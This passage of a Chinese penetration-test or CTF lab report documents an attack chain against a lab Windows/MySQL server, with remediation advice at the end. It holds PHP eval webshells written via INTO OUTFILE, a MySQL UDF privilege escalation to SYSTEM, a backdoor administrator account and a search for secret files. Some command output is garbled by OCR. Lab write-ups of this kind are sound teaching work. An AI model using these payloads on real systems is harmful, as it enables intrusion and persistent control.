
(new) D:\大二下\360实训>D:/30515/Anaconda/envs/new/python.exe d:/大二下/360实训/爆破.py
成功登录! 用户名: root, 密码: 123456
爆破成功, 停止攻击。

```


Figure 23: Python 脚本暴力破解结果

破解成功：获得 MySQL 数据库凭据 - 用户名：root，密码：123456

数据库直连验证：使用 Navicat 等数据库管理工具直接连接 MySQL 数据库，验证凭据有效性并进行深度信息收集：



(a) Navicat 成功连接数据库



(b) 数据库中发现 flag1

Figure 24: 数据库连接和敏感信息发现

重要发现：在数据库中发现了比赛 flag 信息：

数据库中发现的 Flag

flag1: flag{27th_bdctf_afgs_gkakf}

flag2: flag{BD_27_TH_sqli_flag_kgesfa}




Figure 25: 数据库中的 flag2 发现

4.5 文件上传漏洞利用

4.5.1 上传点发现与分析

在管理后台发现文件上传功能，这通常是获取 webshell 的有效途径：




Figure 26: 后台文件上传功能位置

上传限制分析：通过测试发现，系统对上传文件有以下限制：

- 只允许上传图片格式（.png, .jpg, .gif 等）
- 可能存在 MIME 类型检测

- 文件名后缀验证

4.5.2 绕过限制上传 Webshell

绕过策略：使用 BurpSuite 抓包工具，通过修改 HTTP 请求数据包来绕过文件类型限制。

具体步骤：

1. 准备一句话木马文件（.php 后缀）
2. 使用 BurpSuite 代理抓取上传请求
3. 修改请求中的文件名和 MIME 类型
4. 将.png 相关标识改为.php 相关
5. 重放修改后的请求




Figure 27: BurpSuite 修改数据包绕过上传限制

上传成功验证：Webshell 上传成功后，使用中国蚁剑（AntSword）进行连接测试：




Figure 28: 蚁剑成功连接 webshell

4.6 权限提升与系统控制

4.6.1 MySQL 写入权限验证

在获得 webshell 后，首先检查 MySQL 的文件写入权限，为后续的 UDF 提权做准备：

```
show global variables like '%secure_file_priv';
```

```
mysql> show global variables like '%secure_file_priv%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv |      |
+-----+-----+
1 row in set (0.01 sec)

mysql> select '<?php eval($_POST[0]);?>' into outfile 'C:\\inetpub\\wwwroot\\2.php';
Query OK, 1 row affected (0.00 sec)

mysql>
```

Figure 29: MySQL 写入权限确认 - 允许文件写入

权限分析：*secure_file_priv* 变量为空，说明 MySQL 允许向任意目录写入文件，这为 UDF 提权创造了条件。

4.6.2 多重 Webshell 部署


为了确保持续访问权限，通过 MySQL INTO OUTFILE 功能写入额外的 webshell：
编写一句话木马：

```
<?php eval($_POST[0]);?>
```


通过 SQL 命令写入到 Web 目录：

```
SELECT '<?php eval($_POST[0]);?>' INTO OUTFILE 'C:/xampp/htdocs/shell12.php';
```

多重 webshell 管理：



(a) 蚁剑配置新连接



(b) 成功管理多个 webshell

Figure 30: 多重 webshell 部署与管理

4.6.3 UDF 提权攻击

UDF (User Defined Function) 提权是 MySQL 环境下常用的权限提升技术。

- ### 1. MySQL 安装路径确认
- 首先确认 MySQL 的安装路径，特别是 plugin 目录位置：

```
mysql> select '<?php eval($_POST[0]); ?>' into outfile 'C:\\inetpub\\wwwroot\\2.php';
Query OK, 1 row affected (0.00 sec)

mysql> show variables like '%plugin%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| plugin_dir    | C:\Program Files\MySQL\MySQL Server 5.5\lib\plugin |
+-----+-----+
1 row in set (0.00 sec)
```

Figure 31: 确认 MySQL 安装目录和 plugin 路径

- ## 2. UDF DLL 文件写入将恶意 UDF 的 DLL 文件写入 MySQL 的 plugin 目录:

```
SELECT 0x4d5a90000300000004000000ffff0000b8000000000000040000000000000000  
000000000000000000000000000000000000000000000000000000000000f800  
00000e1fba0e00b409cd21b8014ccd21... (太长了就不全写了) INTO DUMPFILE 'C:\\Program Files\\MySQL\\MySQL Server 5.5\\lib\\plugin\\udf.dll';
```

[illegible]

Figure 32: UDF DLL 文件成功写入 plugin 目录

- ### 3. 创建恶意函数在 MySQL 中创建可执行系统命令的 UDF 函数:

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll';
```

```
mysql> CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll';
Query OK, 0 rows affected (0.00 sec)

mysql>
```

Figure 33: 成功创建 `sys_val` 1

4. **系统权限验证**使用新创建的函数执行系统命令，验证权限提升是否成功：

```
SELECT sys_eval('whoami');
```

```
mysql> SELECT CAST(sys_eval('whoami') AS CHAR);
+-----+
| CAST(sys_eval('whoami') AS CHAR) |
+-----+
| nt authority\system               |
+-----+
1 row in set (0.01 sec)
```

Figure 34: 权限验证 - 获得 SYSTEM 最高权限

权限提升成功! 通过 UDF 提权获得了 Windows 系统的 SYSTEM 权限, 这是 Windows 系统中的最高权限级别。

4.6.4 敏感信息收集

获得系统最高权限后, 开始进行敏感信息收集:

用户目录遍历: 使用获得的 SYSTEM 权限遍历所有用户目录, 寻找可能的敏感文件:

```
SELECT sys_eval('dir C:\\Users\\');
```

关键发现: 在 bluedon 用户的桌面发现名为 flag.txt 的可疑文件:

```
mysql> select CAST(sys_eval('dir C:\\Users\\bluedon\\Desktop') AS CHAR);
+-----+
| CAST(sys_eval('dir C:\\Users\\bluedon\\Desktop') AS CHAR) |
+-----+
|
+-----+
| C:\Users\bluedon\Desktop \u0000
+-----+
2025/07/11 02:36 <DIR> .
2025/07/11 02:36 <DIR> ..
2017/12/11 07:51 <DIR> comz
2017/12/11 07:35 <DIR> comz-1.2.0
2017/12/11 07:32 9,648,377 comz-1.2.0.zip
2017/12/11 08:03 <DIR> comz222222
2017/12/11 10:10 <DIR> comz_v1.1.0
2017/12/11 07:39 8,897,732 comz_v1.1.0.zip
2025/07/11 03:06 18 flag.txt
2025/07/11 02:31 25,688 function.php
2017/12/11 06:59 1,278 IIS Manager.lnk
2014/11/25 11:41 28,997,624 mysql-5.5.11-win32.msi
2017/07/20 08:33 3,051,288 npp.7.4.2_Installer.exe
2015/09/17 22:58 1,567 page.html
2014/12/30 09:05 25,115,648 php-5.3.5-Win32-VC6-x86.msi
2017/07/03 14:37 19,161,088 python-2.7.13.msi
2017/10/26 07:31 <DIR> SQLyog-11.2.4-0.x86
2017/11/07 16:10 <DIR> Sublime Text 3 02^e#
2017/04/08 23:52 37,599,150 Sublime Text 3 02^e#
11 0f1b 132,499,420 x0
8 0c4 53,288,194,048 z00x0 |
+-----+
1 row in set (0.02 sec)
mysql>
```

Figure 35: 在 bluedon 用户桌面发现 flag3 文件

文件内容读取: 尝试读取 flag.txt 文件内容, 发现存在编码问题:

```
mysql> select CAST(sys_eval('type C:\\Users\\bluedon\\Desktop\\flag.txt') AS CHAR);
+-----+
| CAST(sys_eval('type C:\\Users\\bluedon\\Desktop\\flag.txt') AS CHAR) |
+-----+
| ÄvÄÄä,¿'Ä' ð°,? |
+-----+
1 row in set (0.01 sec)

mysql>
```

Figure 36: flag3 文件显示为乱码

编码问题解决：将文件内容转换为 GBK 编码后成功解析：

```
mysql> SELECT CONVERT(sys_eval('type C:\\inetpub\\wwwroot\\flag.bak') USING gbk);
+-----+
| CONVERT(sys_eval('type C:\\inetpub\\wwwroot\\flag.bak') USING gbk) |
+-----+
| 难道你偷看了答案? |
+-----+
1 row in set (0.01 sec)
```

Figure 37: GBK 编码解析后的 flag3 内容

4.6.5 持续控制方案

为确保对目标系统的持续控制，实施以下策略：

创建后门管理员账户：执行以下命令序列创建具有管理员权限的后门账户：

```
# 创建新用户账户
net user hacker Pass123! /add

# 将用户添加到管理员组
net localgroup administrators hacker /add
```

```
命令提示符 - mysql -u root -p
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 474
Server version: 5.5.11 MySQL Community Server (GPL)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SELECT sys_eval('net user hacker Pass123! /add');
+-----+
| sys_eval('net user hacker Pass123! /add') |
+-----+
| 0xC3FCC1EEB3C9B9A6CDEAB3C9A1A30A |
+-----+
1 row in set (0.03 sec)

mysql> SELECT sys_eval('net localgroup administrators hacker /add');
+-----+
| sys_eval('net localgroup administrators hacker /add') |
+-----+
| 0xC3FCC1EEB3C9B9A6CDEAB3C9A1A30A |
+-----+
1 row in set (0.01 sec)


mysql> SELECT sys_eval('dir /s /b C:\\*flag*. * C:\\*key*. * C:\\*secret*. *');
```

Figure 38: 成功创建后门管理员用户 hacker

远程桌面访问验证：使用创建的后门账户通过远程桌面连接目标系统：

```
rdesktop 192.168.188.150
# 用户名: hacker
# 密码: Pass123!
```


图形界面控制：成功通过远程桌面获得目标系统的完整图形界面控制：



(a) 远程桌面连接成功

(b) 图形界面访问用户文件

Figure 39: 远程桌面完全控制目标系统

优势分析：通过创建后门管理员账户，即使原有的 webshell 被清除，也能够通过远程桌面重新获得系统访问权限。

4.7 渗透测试成果总结

4.7.1 攻击链路回顾

本次渗透测试成功构建了完整的攻击链路：

1. **信息收集阶段：**Nmap 端口扫描发现 Web 服务和 MySQL 服务
2. **漏洞发现阶段：**通过手工测试发现 SQL 注入漏洞
3. **信息提取阶段：**利用 SQL 注入获取管理员账户信息
4. **后台渗透阶段：**成功登录管理后台并发现文件上传漏洞
5. **权限获取阶段：**上传 webshell 获得 Web 服务器权限
6. **权限提升阶段：**通过 UDF 提权获得系统最高权限
7. **持续控制阶段：**创建后门账户确保持续访问

4.7.2 获取的所有 Flag

在本次渗透测试过程中，成功获取了所有隐藏的 flag 信息：

渗透测试 Flag 汇总

- flag1: flag{27th_bdctf_afgs_gkakf} - 通过数据库直连获取
- flag2: flag{BD_27_TH_sqli_flag_kgesfa} - 通过数据库查询获取
- flag3: 难道你偷看了答案? - 通过系统权限获取用户文件

4.7.3 安全风险评估

本次测试发现的安全漏洞及其风险等级：

Table 1: 发现的安全漏洞风险评估

漏洞类型	风险等级	影响范围	利用难度
SQL 注入漏洞	高危	数据库完全控制	中等
弱密码策略	高危	管理员账户泄露	低
文件上传漏洞	高危	Web 服务器控制	中等
MySQL 权限配置不当	高危	系统权限提升	高
UDF 提权漏洞	严重	系统完全控制	高

4.8 修复建议

4.8.1 针对 SQL 注入

使用预编译语句（参数化查询） 不要直接拼接 SQL 语句，而是使用数据库驱动提供的预处理接口。优点是完全防止 SQL 注入，不依赖手动转义。

示例（以 Python + MySQL 为例）：

```
cursor.execute("SELECT * FROM users WHERE username =
```

严格验证和过滤用户输入 例如：对输入做白名单验证（如只允许字母、数字）；禁止使用敏感字符：' " --, ;, /, /*, # 等。

限制数据库账户权限 Web 应用使用的数据库账号只授予 SELECT、INSERT、UPDATE 等必要权限，禁止授予 FILE、GRANT、CREATE FUNCTION 等高危权限，防止如 UDF 提权等攻击

定期安全检测与代码审计 例如使用工具（如 Burp Suite、SQLMap）进行主动检测；对用户输入点的 SQL 逻辑做代码级审计，及时发现和修复拼接式 SQL

使用 Web 应用防火墙 启用 Web 应用防火墙（如云 WAF、ModSecurity、OpenResty 等），能自动拦截一些典型的注入 payload，如 ' OR '1'='1

4.8.2 针对文件上传

严格限制文件类型（白名单） 只允许特定类型的文件上传，例如图片（.jpg, .png, .gif）或文档（.pdf, .docx）；使用 MIME 类型校验（一种标识文件“真实类型”的方式，用于告诉服务器或浏览器一个文件的内容类型）；校验文件扩展名和实际内容

重命名上传文件，避免使用原始文件名 防止文件名中包含恶意代码（如.php, .jsp, .sh）或路径穿越符号（../）；推荐使用唯一 ID、UUID、时间戳等方式生成新文件名

将上传目录设置为不可执行 将上传的文件存储在 Web 根目录之外，或通过服务器配置禁用上传目录的脚本执行权限

开启杀毒或沙箱扫描 对上传文件进行恶意扫描（如集成 ClamAV、阿里云 OSS 检查）；对高风险类型（如.zip、.docx）进行解压检查

验证文件内容（非只看后缀） 使用文件头判断真实类型，例如 JPEG 文件头应为 FFD8FF

4.8.3 针对权限提升

最小权限原则 即系统中每个用户/角色/进程只能拥有完成任务所需的最小权限。比如数据库账号只授予必要权限（如 SELECT）、Web 应用不使用 root 账户运行、避免所有用户共用管理员账户

服务端强制权限验证而不是前端判断 所有敏感操作必须在服务端验证，当前用户的身份与角色不能仅依赖前端隐藏按钮或传入 `role=admin` 参数

例：

// 错误做法：直接使用用户提交的角色字段

```
if (_POST['role'] == 'admin')...
```

// 正确做法：使用后端 session / token 中的角色信息

```
if (_SESSION['user_role'] === 'admin')...
```

水平/垂直权限控制 水平权限控制：防止用户访问他人的数据（如 `user_id=2` 访问别人的订单）


垂直权限控制：防止低权限用户执行高权限操作（如普通用户访问管理员页面）

安全地处理提权入口 后台管理页面加权限判断；管理员接口使用额外验证机制（如 2FA、访问令牌）；禁止用户通过 URL 参数、Cookie 篡改提权字段

